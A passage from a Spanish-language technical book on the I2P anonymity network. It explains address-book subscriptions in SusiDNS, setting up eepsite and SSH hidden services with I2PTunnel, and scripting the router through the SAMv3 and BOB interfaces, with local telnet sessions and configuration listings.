La búsqueda es sensitiva a mayúsculas/minúsculas y las búsquedas son cacheadas durante unos minutos para mejorar el rendimiento. Como ya se ha indicado los AddressBook de otros usuarios son consultados periódicamente y mezclados con los AddressBook locales ("*router*" y "*master*") siempre y cuando exista una "suscripción" es decir, solamente se consultarán los AddressBook de aquellos sitios que se encuentren registrados en el fichero de suscripciones. Esto desde luego implica tener un cierto nivel de confianza con aquellos sitios que se encuentran registrados en el fichero de suscripciones algo que no siempre es aconsejado, por esta razón el único sitio que viene configurado por defecto es http://www.i2p2.i2p/hosts.txt que contiene una copia del fichero hosts.txt incluido en la distribución I2P.

Una de las primeras actividades que se puede realizar desde esta aplicación es agregar "suscripciones" al AddressBook local, editando el fichero suscriptions.txt o por medio de la aplicación SusiDNS. Algunos AddressBook públicos y de confianza que son recomendados por el equipo de I2P son:

- http://i2host.i2p/cgi-bin/i2hostetag
- http://stats.i2p/cgi-bin/newhosts.txt
- http://tino.i2p/hosts.txt

Esta configuración puede ser establecida desde SusiDNS como se enseña en la imagen 02.14.





*Imagen 02.14: Suscripciones en SusiDNS.*

Finalmente, en el AddressBook *"router"*, es posible encontrar un listado bastante completo de servicios ocultos que se encuentran incluidos en los ficheros de suscripciones listados anteriormente, dicho listado puede ser un buen punto de partida para explorar la web profunda de I2P.

susidns

Address Books: Private | Master | Router | Published * Subscriptions * Configuration * Overview

**Address book: router**

**Storage: hosts.txt address book in BlockfileNamingService database**

Address book contains 3,964 entries. Showing 1-50 of 3,964 | 51-100

Filter: a b c d e f g h i j k l m n o p q r s t u v w x y z 0-9 other all

Search: Search

| Name | Links | | Destination |
|---|---|---|---|
| 0.5.forum.i2p | b32 | details | 9rhEy4dT9fMlcSOhDzfWRxCV2aen4Zp4eSthOf5f9g |
| 0.5life.i2p | b32 | details | YuOMMchBq8C1GbM4cy-DLfYpW0DLTfeXkAVU93rXzs |
| 0.i2p | b32 | details | bukW~CZzNzIG83o0DK0-YJOf19zDVZ5snAnmZhByfW |
| 000.i2p | b32 | details | CXEAUdeFL126SaLg3ooE2KM6vp2MzHyp11ICppJ3Jh |
| 007.i2p | b32 | details | -GQjkYedVWpGCy8EahBTPwk5vwEcZQcQrea~z-w~X- |
| 0815.i2p | b32 | details | kd1eujNkcjN7A3rocNbscpl6a3mbTOmROgFd1jN7wU |
| 08califacher.i2p | b32 | details | tOwwA1R3xS0YBMV3waC8XQTV1woBYOyq9qgtFzKWm6 |
| Onesearch.i2p | b32 | details | o-TnKtgJad7TILHd64K8KA6qssdPZCcaJZI13-UV9G |
| Onlyfilez.i2p | b32 | details | tYn5UrYwjyypfD5OBUvDccOLpCDtXav22muIMhJuoT |
| Onyx-One-Opentracker.i2p | b32 | details | RmDkV6q-TmmubxeWEp8eyFZfv8EzDS9TjMPZXbjNOf4 |
| Outpost.i2p | b32 | details | NkgV0iEBNFClEDIFM4oxBgm3eHMtX~b1roU9XzBc6v |
| 0x29a.i2p | b32 | details | 7uHE9nU3b8FgBM0CaQaRc8NARJ-P7DXzwGX5Y1N-Ab |
| 0xbaadf00d.i2p | b32 | details | johbR-W2lB7ELFph2K0XbrnHtAcaSFXdSxiuq3glGI |

*Imagen 02.15: AddressBook "router" en SusiDNS.*

### 2.3.1.1 Creación de servicios ocultos y túneles cliente con I2PTunnel

Los servicios ocultos representan la base de la web profunda de I2P y por este motivo, es importante saber cómo se pueden configurar y exponer públicamente. Un servicio oculto puede ser cualquier tipo de servidor TCP o UDP que se encarga de recibir peticiones por parte de los clientes y emitir respuestas. Funcionan exactamente igual que los servicios habituales en la web clara, pero con la diferencia de que existen una serie de capas adicionales que impiden que tanto el cliente como el servidor conozcan su procedencia, dando como resultado un anonimato mutuo.

Para crear servicios ocultos se debe utilizar el asistente de la herramienta I2PTunnel, el cual permite la creación de servicios ocultos y túneles cliente de una forma muy simple, paso a paso. A continuación se explica la forma en la que se pueden crear servicios ocultos del tipo HTTP (también conocidos en la terminología de I2P como "*eepsites*") y otros servicios de acceso remoto como SSH.

### 2.3.1.2 Servicio Oculto HTTP (Eepsite)

Un servicio oculto del tipo HTTP simplemente requiere que la instancia de I2P tenga acceso al servidor web que se debe exponer en la web profunda de I2P. Dicho servidor web, evidentemente puede contener aplicaciones de cualquier tipo y del mismo modo que cualquier otro servicio en Internet, es recomendable tomar las medidas de seguridad necesarias para que sea un servidor lo suficientemente estable ante ataques provenientes del interior de la web profunda. Dicho esto, es importante comprender que la creación y configuración de un servicio oculto del tipo HTTP no supone demasiadas complejidades, se debe dedicar el tiempo necesario a establecer una configuración segura y resistente a "agentes maliciosos", ya que el riesgo de ataque en este tipo de entornos suele ser alto y una brecha o vulnerabilidad en el servicio puede suponer una vía de entrada para un atacante, el cual conseguirá comprometer directamente el ordenador del usuario que ejecuta la instancia de I2P con las consecuencias que esto puede traer. Es responsabilidad del usuario llevar a cabo las medidas de seguridad pertinentes antes de exponer su servicio oculto y en definitiva, su propio ordenador personal o servidor.

Ahora bien, todas las instalaciones de I2P vienen con un sitio web configurado por defecto el cual se ejecuta en un servidor web Jetty. Tal como se ha mencionado en una sección anterior, sobre dicho servidor es posible desplegar aplicaciones web basadas en Java, soportando tecnologías tales como Servlets, JSP, Structs, JSF, etc. La ubicación por defecto de dicho "eepsite" depende de la forma en la que se ha instalado la instancia de I2P. Si se ha instalado en modo "PORTABLE" la ruta de dicho eepsite es la que el usuario ha especificado y en caso contrario, la ruta será *"~/.i2p/eepsite"*.

Todos los servicios ocultos en I2P son en realidad túneles del tipo servidor, es decir, túneles entrantes y como tales, es necesario crearlos desde la aplicación I2PTunnel. Tal como se puede apreciar en la imagen 02.16, el "*eepsite*" mencionado anteriormente cuenta con su propio túnel en la aplicación I2PTunnel y se encarga de enrutar todas las peticiones entrantes por parte de los clientes en la web profunda de I2P hacia el sitio web instalado en la instancia local.

Tal como se puede apreciar en la imagen siguiente, también es posible configurar un nuevo servicio oculto, el cual se puede configurar de una forma muy simple siguiendo un asistente. Dicho asistente

para la creación de servicios ocultos, solicita unos datos básicos sobre el servicio que se pretende configurar, siendo la dirección IP y el puerto en el que se encuentra corriendo el servicio, los parámetros más importantes. También es posible ajustar algunas opciones de configuración del túnel de entrada que se creará, como por ejemplo el número de participantes, definir la cantidad de enrutadores que compondrán el túnel, cifrar el LeaseSet, restringir el acceso al túnel por medio de listas blancas o negras, entre otras opciones de configuración bastante interesantes.

I2P HIDDEN SERVICES

| Name: | Points at: | Preview: | Status: | |
|---|---|---|---|---|
| I2P webserver | 127.0.0.1:7658 | No Preview | Starting... | Stop |

Description: My eepsite

New hidden service: HTTP Create

*Imagen 02.16: Túnel del "eepsite" por defecto en I2P.*

NEW SERVER SETTINGS

Name(N): Local HTTP Server
Type: HTTP server
Description(e): Hidden service running in the local instance
Auto Start(A): (Check the Box for 'YES')
Target: Host(H): 127.0.0.1 Port(P): (required) 8000 Use SSL?
Website name(W): (leave blank for outproxies)
Private key file(k): i2ptunnel7-privKeys.dat
Local destination(L):
Hostname Signature

ADVANCED NETWORKING OPTIONS

Tunnel Options: Length(t): 3 hop tunnel (high anonymity) Variance(V): 0 hop variance (no ranc
Count(C): 2 inbound, 2 outbound tunnels (standard bandwidth Backup Count(B): 0 backup tunnels (0 red
Profile(f): bulk connection (downloads/websites/BT)
Router I2CP Address: Host(o): internal Port(r): internal
Encrypt Leaseset(E): Enable: Encryption Key: Generate New Key: Generate (Tunnel must be stopped first)
Restricted Access List(s): Disable Whitelist Blacklist Access List:
Block Access via Enable:

*Imagen 02.17: Asistente de configuración para la creación de servicios ocultos.*

Una vez que se han introducido todos los datos obligatorios y se ha guardado la configuración, automáticamente se creará la clave correspondiente al "*Local Destination*". Un "*Destination*" en I2P es una clave de 512 bytes, las cuales deben ser traducidas a nombres de dominios que se encuentran en formato Base32.

EDIT SERVER SETTINGS

Name(N): Local HTTP Server
Type: HTTP server
Description(e): Hidden service running in the local instance
Auto Start(A): (Check the Box for 'YES')
Target: Host(H): 127.0.0.1 Port(P): 8000 Use SSL?
Website name(W): (leave blank for outproxies)
Private key file(k): i2ptunnel7-privKeys.dat
Local destination(L): lGX5Nep2Kcu8YknStwPMQHmiDcHyBZGwDZsOD7C1aEcqxmbPC Add to local addressbook
Hostname Signature

*Imagen 02.18: Generación automática del Local Destination del servicio oculto.*

Finalmente, para completar el proceso de creación y registro del servicio oculto, la clave correspondiente al "*local destination*" se debe vincular a un dominio propio en I2P. Para ello es recomendable utilizar el servicio http://stats.i2p/ y acceder a sus servicios de "*AddressBook*" ubicados en la opción "*Addressbook Services*". A continuación se debe seleccionar la opción "*the host/key add form*" en donde se podrá ingresar la clave y el nombre de dominio que se desea registrar.

**Welcome to I2P!**
перейти к русской версии

If you have a new eepsite or other i2p service, use the form below to add the name and key to the stats.i2p subscription service. See recently added hosts. An RSS feed for new hosts is also available and is posted on planet.i2p.

International Domain Names are acceptable in 'xn--' (Punycode) form. Use this web form to convert your {native character}.i2p host name to Punycode and enter the Punycode host name below.

This is not a lookup form! Use the lookup page for that.

Hostname (*example.i2p*): tortazoweb.i2p
Key (***local destination** on i2ptunnel edit page*): lGX5Nep2Kcu8YknStwPMQHmiDcHyBZGwDZsOD7C1aEcqxmbPO0a
Your name (*optional*): Anonymous
Description of your new site (*recommended*): TortazoWeb Hidden site
HTTP Service? Leave checked for eepsites. Uncheck for IRC, mtn, NNTP, proxies, jabber, git, etc.
Authentication for subdomain:
1) **None** - This is a 2LD*, **or** there is no lower-level domain registered, **or** I need HTTP authentication or certificate generation instructions. If you are not sure or you need instructions, choose this option.
2A) **HTTP** - This is a 3LD or 4LD, and I created the required authentication file on my **2LD** eepsite. Fill out the form, select option 1, and submit to get instructions. Follow instructions, then go back, select this option and resubmit.
2B) **HTTP** - This is a 4LD, and I created the required authentication file on my **3LD** eepsite. Fill out the form, select option 1, and submit to get instructions. Follow instructions, then go back, select this option and resubmit.
* *2LD = 2nd level domain (example.i2p), 3LD = 3rd (foo.example.i2p), 4LD = 4th (bar.foo.example.i2p)* **If you are registering a 3LD or 4LD please see important note below.**

*Imagen 02.19: Registro de un eepsite en la red de I2P.*

De esta forma quedará registrado el dominio en la red I2P. Después de finalizar el registro del dominio, se enseñará información sobre el nombre del dominio recién creado con sufijo ".i2p" y un enlace con la dirección en formato Base32. Con estos sencillos pasos, es posible crear y registrar un servicio oculto que se encontrará disponible para cualquier usuario de I2P.

### 2.3.1.3 Otros tipos de servicios ocultos

Aunque los servicios ocultos del tipo HTTP (eepsites) son los más comunes y los que suelen utilizar con mayor frecuencia los usuarios de I2P, es posible crear otros servicios ocultos del tipo FTP, SMB, SSH, entre otros. Una de las ventajas que tiene I2P es que es posible exponer cualquier tipo de servicio que se encuentre en ejecución en la máquina donde se encuentra el enrutador de I2P o cualquiera que sea accesible remotamente. Este es uno de los motivos por los que se considera a I2P como una de las redes más robustas y mejor valoradas a la hora de crear servicios ocultos de forma anónima y confidencial. Por otro lado, a diferencia de otras redes anónimas como Tor, no existe ningún tipo de restricción a la hora de crear servicios ocultos que funcionen sobre TCP, UDP o ICMP, además suelen ser bastante rápidos a la hora de procesar peticiones por parte de los clientes en comparación con otras soluciones de anonimato.

Del mismo modo que se ha visto anteriormente cuando se ha creado un servicio oculto del tipo HTTP, se debe utilizar la aplicación I2PTunnel para crear un servicio oculto de cualquier tipo. A continuación, se explica cómo se puede crear un servicio oculto de acceso remoto utilizando un servidor OpenSSH y la forma en la que se puede probar dicho servicio con un cliente.En primer lugar, desde la aplicación I2PTunnel es necesario crear un túnel del tipo "estándar" utilizando el asistente de creación de túneles. Solamente es necesario indicar las opciones básicas correspondientes al servidor SSH que se debe encontrar en ejecución en la dirección indicada. La imagen 02.20 enseña los datos básicos que se deben ingresar a la hora de crear este servicio.

NEW SERVER SETTINGS
Name(N): SSH hidden service
Type: Standard server
Description(e): SSH server for remote access using I2P network
Auto Start(A): (Check the Box for 'YES')
Target: Host(H): 127.0.0.1
Port(P): (required) 22
Use SSL?
Private key file(k): i2ptunnel8-privKeys.dat
Local destination(L):
ADVANCED NETWORKING OPTIONS
Tunnel Options: Length(t): 3 hop tunnel (high anonymity)
Variance(V): 0 hop variance (no rando
Count(C): 2 inbound, 2 outbound tunnels (standard bandwidth a
Backup Count(B): 0 backup tunnels (0 redu
Profile(f): bulk connection (downloads/websites/BT)
Router I2CP Address: Host(o):
Port(r):

*Imagen 02.20: Creación de un túnel servidor standard en I2PTunnel.*

Del mismo modo que ocurre con un servicio oculto del tipo HTTP, es posible establecer algunas propiedades de configuración adicionales que permitan controlar el número de participantes en el túnel y otras opciones de configuración avanzadas. Una vez creado el túnel servidor, se podrá iniciar y detener como cualquier otro servicio oculto desde I2P.

I2P HIDDEN SERVICES

| Name: | Points at: | Preview: | Status: | |
|---|---|---|---|---|
| I2P webserver | 127.0.0.1:7658 | No Preview | Stopped | Start |
| Description: | My eepsite | | | |
| Local HTTP Server | 127.0.0.1:8000 | No Preview | Stopped | Start |
| Description: | Hidden service running in the local instance | | | |
| SSH hidden service | 127.0.0.1:22 | Base32 Address: diw6pco6aquhvtgynlgwc3cy3d7hv424zqyyi5sy3mt7jrhumr7a.b32.i2p | Running | Stop |
| Description: | SSH server for remote access using I2P network | | | |

New hidden service: HTTP Create

*Imagen 02.21: Gestión del servicio oculto creado.*

Ahora que se cuenta con un túnel servidor, se debe crear un túnel cliente para poder realizar conexiones con el túnel servidor recientemente creado. En este caso el cliente será un túnel del tipo "*SOCKS*", el cual debe ser seleccionado desde el asistente para la creación de túneles cliente. Aunque se trata de un túnel distinto al que se ha creado anteriormente, las opciones de configuración son muy similares.

NEW PROXY SETTINGS

Name:(N) SSH hidden client
Type: SOCKS 4/4a/5 proxy
Description:(E) SSH client for remote access using I2P network
Access Point: Port: (required) 8080 Reachable by(R): 127.0.0.1
Outproxies(x):
Use Outproxy Plugin: (Check the Box for 'YES')
Shared Client(h): (Share tunnels with other clients and irc/httpclients? Change requires restart of client proxy)
Auto Start(A): (Check the Box for 'YES')

ADVANCED NETWORKING OPTIONS

(NOTE: when this client proxy is configured to share tunnels, then these options are for all the shared proxy clients!)
Tunnel Options: Length(t): 3 hop tunnel (high anonymity) Variance(V): 0 hop variance (no rando
Count(C): 2 inbound, 2 outbound tunnels (standard bandwidth a Backup Count(B): 0 backup tunnels (0 redu
Profile(f): bulk connection (downloads/websites/BT)
Delay Connect(y): (for request/response connections)

*Imagen 02.22: Creación de un túnel cliente SOCKS en I2PTunnel.*

Para comprender la razón por la cual se deben crear dos túneles, es importante entender que en la comunicación entre dos entidades anónimas en I2P, tienen que existir dos tipos de túneles, uno de

salida para que el emisor pueda enviar mensajes y uno de entrada para que el destinatario pueda recibirlos. En este caso, ambos túneles se han creado en dos instancias de I2P diferentes, la primera actúa como servidor o destinatario y la segunda como cliente o emisor.

Del mismo modo que se ha visto anteriormente con el túnel servidor, el túnel cliente también debe ser iniciado desde I2PTunnel para poder ser utilizado desde cualquier cliente estándar. Dado que se trata de un servicio del tipo SSH, se puede utilizar las herramientas disponibles en el paquete openssh-client en sistemas basados en Unix o el programa Putty que se encuentra disponible para múltiples plataformas. En cualquier caso, será necesario indicarle al cliente que las peticiones deben pasar por medio de un servidor SOCKS, el cual representa el túnel cliente creado anteriormente.

En el caso de utilizar Putty, la configuración del proxy se debe hacer por medio de la opción ubicada en el menú lateral en "*Connection → Proxy*". A continuación se debe seleccionar el tipo proxy SOCKS5, así como la dirección IP y puertos indicados a la hora de crear el túnel cliente, los cuales en este caso concreto han sido la dirección IP local y el puerto "8080". A continuación, se debe ingresar la dirección en Base32 del servicio oculto y el puerto en el que se encuentra ejecutándose, que en este caso concreto es "diw6pco6aquhvtgynlgwc3cy3d7hv424zqyyi5sy3mt7jrhumr7a.b32.i2p" y el puerto es el 22.

*Imagen 02.23: Conexión con un servicio oculto utilizando un proxy SOCKS.*

En este caso concreto se ha tomado como ejemplo la creación de un servicio oculto del tipo SSH, pero tal como se ha comentado en párrafos anteriores, es posible crear un servicio oculto de cualquier otro tipo siguiendo exactamente el mismo procedimiento que se ha explicado aquí.

# 2.4 Acceso programático

Probablemente una de las principales características que cualquier usuario avanzado de I2P busca dominar, son las APIs y librerías disponibles para acceder de forma programática a servicios ocultos de la web profunda de I2P o para controlar una instancia en ejecución. A continuación se explican algunas de las posibilidades que tiene el usuario a su disposición a la hora de programar rutinas y automatizar tareas con APIs y librerías específicas para I2P.

## 2.4.1 SAM (Simple Anonymous Messaging)

SAM ha sido una de las primeras librerías que ha desarrollado el equipo de I2P y pretende ser una interfaz entre una instancia de I2P y un programa desarrollado en cualquier lenguaje de programación. Para conseguir esto, en cada enrutador existe un "SAM Bridge" que se encuentra en la sección de servicios del enrutador y que se puede arrancar manualmente o bien, indicar que se debe iniciar automáticamente cada vez que se levante la instancia de I2P.

Su funcionamiento y la forma de utilizar el puente es simple, en primer lugar se debe crear una conexión TCP plana contra el puente de SAM, el cual típicamente se vincula con el puerto "7656" y a partir de aquí, el cliente debe interactuar con el servicio por medio de una serie de comandos en texto plano, que le indican al puente qué tareas debe realizar. Dichos comandos se encuentran debidamente documentados y detallados en la página web oficial del proyecto, concretamente en el siguiente enlace: https://geti2p.net/en/docs/api/samv3. Hay que tener en cuenta que actualmente existen tres versiones de esta librería, sin embargo solamente se recomienda el uso de la última versión disponible (SAMv3) debido a que las primeras versiones tienen bastantes fallos que se encuentran corregidos en SAMv3.

SAM funciona en tres modos distintos los cuales son:

1. Streams: Cuando un emisor y receptor quieren comunicarse de forma segura y fiable, sin perder información y de manera ordenada.
2. Repliable datagrams: Cuando un emisor desea que el mensaje enviado pueda ser contestado por el destinatario.
3. Raw datagrams: Cuando el emisor desea aprovechar el máximo ancho de banda a la hora de enviar sus mensajes al destinatario y además, el destinatario no exige que el remitente se encuentre autenticado.

A continuación se explica el uso de algunos de los comandos básicos incluidos en la especificación de SAMv3 y cómo se realiza el proceso de comunicación entre emisores y receptores.

En primer lugar es necesario crear una sesión de cualquiera de los tres tipos descritos anteriormente. Dicha sesión es la que se encargará de generar el "*destination*" para que los participantes puedan comunicarse e intercambiar información. Para hacerlo es necesario conectarse al bridge de SAM utilizando cualquier herramienta de conectividad como Telnet o Netcat en el puerto "7656". Evidentemente el SAM Bridge tiene que encontrarse iniciado para poder realizar una conexión

contra dicho puerto y para ello, es necesario dirigirse a la sección de servicios del enrutador y posteriormente, arrancar el servicio en cuestión en el caso de que se encuentre detenido. El primer comando que debe ingresar cualquier usuario que se conecte al SAM Bridge corresponde a la selección de la versión de SAM que se desea utilizar. Se trata de un comando obligatorio que le indica al bridge qué versión de SAM debe emplear durante la sesión. En el caso de no utilizar ningún parámetro, se seleccionará la última versión disponible en el servicio.

El siguiente paso consiste en crear una sesión, la cual se encargará de utilizar un "*destination*" ya existente o generar uno de forma automática para que tanto emisores como receptores puedan utilizarlo. La estructura de dicho comando es la siguiente:

```
SESSION CREATE
     STYLE={STREAM,DATAGRAM,RAW}
     ID=$nickname
     DESTINATION={$privkey,TRANSIENT}
     [option=value]*
```

El parámetro "*STYLE*" permite declarar el uso de la sesión que se va a crear. Estos valores representan los tres posibles modos de funcionamiento de SAM, tal como se indicaba unos párrafos más arriba. Después de crear una sesión, es posible utilizar otros comandos para conectar dos o más clientes o participantes de I2P, los cuales normalmente se conectarán de forma remota.

```
adastra@Galilei:~$ telnet -e ^ 127.0.0.1 7656
Telnet escape character is 'off'.
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is 'off'.
HELLO VERSION
HELLO REPLY RESULT=OK VERSION=3.1
SESSION CREATE STYLE=STREAM ID=adastra DESTINATION=TRANSIENT
SESSION STATUS RESULT=OK DESTINATION=NKPctxOHfhHTFtHHI8wZogslGoL7gEnKlp34MV2oxLUK1fod8foqplUjQ8DXL
fuoixBW2zYxvKTgBaxrP5Agjied8JmDNNR5tBTa--jd5LmZJM9HSB7n1m5h5NS9Se8IEoXAFslQG5DKWWs1QvXvYh10UV8fH~b
~W0TeMOOknFdl1YMQNH-lj7HoAfNgOcjDXvU0jKJ-oXaLeNZu2DsIHnWDt09NIUy8y9L4fTrJfgwdjDUd~pS~ADCGUL3Z9ivoo
-9Dg4EehxMCtn4OFMd0XhDczQg64lhuagEzSd~ApW-EEd4Hmu~~j~FQbI~QJtDa9~nhdU4dJoxz44WQJd9R01-eZOlyLdbGr8G
uhfa0K9qmUDGDOAtbAaCqDKzv0nQ8QTlC8cbQdLO-34UsWv3Ysjrq1-11zU7RJbitvey9pRRODEO7jdcGs7zOilLnDjjK2kv3J
WxpssoNiLHBjmEpo~DJ9EeHh-kjTLqUmyF7Xz-XfDyHbg3ld~ZRZeKQWSi~AAAADDlnVMoChZKOkvZUATFn5Z27GU1l3oIfiNt
h7j22AMpVqIAFEBk7tUHYaOtpPeFoTOcVxXM5YSpmep3HXiCFazV4Lgnw1bOtIdwzNK0Z74gebqxnzyt1FfDmrpAOTyovidBIZ
rieXTF3YHqJaJ~bJvnw3~AbrHtpJ0OX-dVX8en8LsQHnNvuCTMpp4klV3b-AuHcZ8C6LPRlRiBtWeYuK2mLEz-iDgzbibie-au
VJdEyYZkfeyWvsgI7sKdeMV6r4ibxdsB6~NMpx8SHdQ1fcJ32Olakj332vra97CNq9wzz3AmSp4S~eipnee6hVCfXS-uzuEP~6
qBw5u0AeY-nW6GxRIuQSYhwKOB2Ek~mM6lcHxOk
```

*Imagen 02.24: Creación de una sesión de streaming con SAM.*

En este caso, el parámetro "*DESTINATION*" ha recibido el valor "*TRANSIENT*", lo que indica que se debe crear de forma automática un nuevo "*destination*" que será utilizado por los participantes. A continuación, desde una consola o máquina distinta, se debe crear el "*receptor*" de los mensajes, para ello se debe realizar el mismo proceso de conexión indicado anteriormente, pero en lugar de crear una sesión nueva, se debe utilizar el que se ha creado previamente para recibir peticiones de conexión entrantes por parte del emisor. Es decir, se debe crear un túnel de entrada partiendo de dicha sesión. Para hacer esto y dado que el estilo seleccionado para la sesión ha sido "*STREAM*", se debe ejecutar el comando "*STREAM ACCEPT*". La estructura de dicho comando es la siguiente:

```
STREAM ACCEPT
   ID=$nickname
   [SILENT={true,false}]
```

El valor del parámetro ID debe coincidir con el valor que se ha establecido al parámetro "*ID*" a la hora de crear la sesión con el comando "*SESSION CREATE*".

```
adastra@Galilei:~$ telnet -e ^ 127.0.0.1 7656
Telnet escape character is 'off'.
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is 'off'.
HELLO VERSION
HELLO REPLY RESULT=OK VERSION=3.1
STREAM ACCEPT ID=adastra
STREAM STATUS RESULT=OK
```

*Imagen 02.25: Habilitando conexiones entrantes en un cliente.*

Finalmente, desde una consola distinta u otra máquina, el emisor podrá conectarse a la sesión previamente creada en el bridge y enviar mensajes a los clientes que se encuentren en estado de escucha, como es el caso del cliente creado anteriormente con el comando STREAM ACCEPT. En este caso, un emisor debe ejecutar el comando "*STREAM CONNECT*" el cual le permitirá conectarse con un cliente y enviarle mensajes en texto plano. La estructura de dicho comando es la siguiente:

```
STREAM CONNECT
   ID=$nickname
   DESTINATION=$destination
   [SILENT={true,false}]
```

En este caso, el emisor debe indicar el parámetro "*ID*" y "*DESTINATION*" los cuales deben coincidir con los valores que se han utilizado a la hora de generar la sesión.

```
adastra@Galilei:~$ telnet -e ^ 127.0.0.1 7656
Telnet escape character is 'off'.
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is 'off'.
HELLO VERSION
HELLO REPLY RESULT=OK VERSION=3.1
STREAM ACCEPT ID=adastra
STREAM STATUS RESULT=OK
NKPctxOHfhHTFtHHI8wZogslGoL7gEnKlp34MV2oxLUK1fod
8foqplUjQ8DXLfuoixBW2zYxvKTgBaxrP5Agjied8JmDNNR5
tBTa--jd5LmZJM9HSB7n1m5h5NS9Se8IEoXAFslQG5DKWWs1
QvXvYh10UV8fH~b~W0TeMOOknFdl1YMQNH-lj7HoAfNgOcjD
XvU0jKJ-oXaLeNZu2DsIHnWDt09NIUy8y9L4fTrJfgwdjDUd
~pS~ADCGUL3Z9ivoo-9Dg4EehxMCtn4OFMd0XhDczQg64lhu
agEzSd~ApW-EEd4Hmu~~j~FQbI~QJtDa9~nhdU4dJoxz44WQ
Jd9R01-eZOlyLdbGr8Guhfa0K9qmUDGDOAtbAaCqDKzv0nQ8
QTlC8cbQdLO-34UsWv3Ysjrq1-11zU7RJbitvey9pRRODE07
jdcGs7zOilLnDjjK2kv3JWxpssoNiLHBjmEpo~DJ9EeHh-kj
TLqUmyF7Xz-XfDyHbq3ld~ZRZeKQWSi~AAAA
Mensaje enviado desde emisor
Mensaje recibido en receptor, PONG!
```

```
Escape character is 'off'.
HELLO VERSION
HELLO REPLY RESULT=OK VERSION=3.1
STREAM CONNECT ID=adastra DESTINATION=...
STREAM STATUS RESULT=OK
Mensaje enviado desde emisor
Mensaje recibido en receptor. PONG!
```

*Imagen 02.26: Intercambio de mensajes entre un emisor y receptor en I2P utilizando SAM.*

Como se puede apreciar en la imagen 02.26, utilizando el comando "*STREAM CONNECT*" un emisor ha podido conectarse con la sesión especificada y a continuación, se han podido intercambiar mensajes entre ambas instancias.

SAM es una de las implementaciones más simples de I2P, no obstante existen otras soluciones más robustas, tales como BOB o Streaming Library, las cuales se verán en los siguientes apartados de este capítulo.

■ ■ ■

## 2.4.2 BOB (Basic Open Bridge)

BOB es una librería diseñada para realizar conexiones de streaming para y desde una instancia de I2P. A diferencia de SAM, se encarga de crear dos canales independientes para el procesamiento de comandos y de datos, lo que mejora el rendimiento general ya que las conexiones por dichos canales se realizan de forma paralela. BOB cuenta con un conjunto de comandos que permiten gestionar túneles de entrada o salida de forma muy simple. Como cualquier interfaz de aplicación, cuenta con una serie de comandos e instrucciones que permite que dos instancias se comuniquen entre ellas por medio de sus correspondientes túneles en I2P. Todas las instancias de I2P tienen la posibilidad de gestionar un servicio de BOB desde la interfaz administrativa de I2P ubicada en la siguiente ruta: http://127.0.0.1:7657/configclients.

El puerto por defecto que utiliza es el "2827", aunque es posible cambiarlo editando el fichero de configuración de BOB, el cual se encontrará ubicado en "<USER_DIR>/.i2p/bob.config". El contenido por defecto de dicho fichero es el siguiente:

```
#/home/adastra/.i2p/bob.config
#Thu Jul 09 23:16:30 GMT 2015
BOB.CFG.VER=1
i2cp.tcp.port=7654
BOB.host=localhost
inbound.lengthVariance=0
i2cp.messageReliability=none
BOB.port=2827
outbound.length=1
inbound.length=1
outbound.lengthVariance=0
i2cp.tcp.host=localhost
```

Es importante tener en cuenta que este fichero de configuración solamente se crea cuando se inicia el servicio de BOB desde la consola de administración de I2P, tal como se enseña en la imagen 02.27.

*Imagen 02.27: Iniciando el cliente de BOB.*

Una de las formas más rápidas de interactuar con la interfaz de BOB es simplemente realizar una conexión contra el puerto "2827" utilizando herramientas como Telnet, Socat, Netcat, entre otras.

```
adastra@Galilei:~$ telnet -e q 127.0.0.1 2827
Telnet escape character is 'q'.
Trying 127.0.0.1...
Connected to 127.0.0.1.
Escape character is 'q'.
BOB 00.00.10
OK
help
OK COMMANDS: help clear getdest getkeys getnick inhost inport list lookup newkeys option outhost o
utport quiet quit setkeys setnick show showprops start status stop verify visit zap
```

*Imagen 02.28: Comandos disponibles en BOB.*

Los comandos que se listan por medio del comando "*help*" permiten ver todas las posibilidades disponibles para un cliente a la hora de interactuar con BOB. A continuación, se explica el funcionamiento de cada uno de estos comandos para que sea mucho más claro para el lector.

| Comando | Descripción |
|---|---|
| clear | Elimina el "*nickname*" establecido actualmente en la sesión. En BOB un "*nickname*" es equivalente a un túnel. |
| setnickname <nickname> | Crea un nuevo "*nickname*" y lo establece en la sesión actual. |
| getdest | Retorna el "*Destination*" asociado al "*nickname*" establecido. |
| getkeys | Retorna el par de claves (Pública/Privada) del "*nickname*" establecido. |
| getnick <tunel_name> | Consulta y establece el "*nickname*" en la sesión actual. Este valor se encuentra almacenado en la base de datos interna de BOB. |
| inhost <hostname\|IP> | Se trata del túnel "*inbound*" que puede ser un hostname o una dirección IP para el "*nickname*" actual. |
| inport <number> | Se trata del puerto del túnel "*inbound*" que debe ser un puerto valido y disponible para el "*nickname*" actual. |
| list | Lista todos los túneles almacenados en BOB (*nicknames*). |
| lookup | Realiza la búsqueda de una dirección "i2p" y retorna el Destination (dirección en Base64). |
| newkeys | Genera un nuevo par de claves (Pública/Privada) para el "*nickname*" actual. |
| option <key=value> | Se trata de un mapa de opciones I2CP que utilizará BOB. |
| outhost <hostname\|IP> | Se trata del túnel "*outbound*" que puede ser un nombre de host o una dirección IP para el "*nickname*" actual. |

| Comando | Descripción |
|---|---|
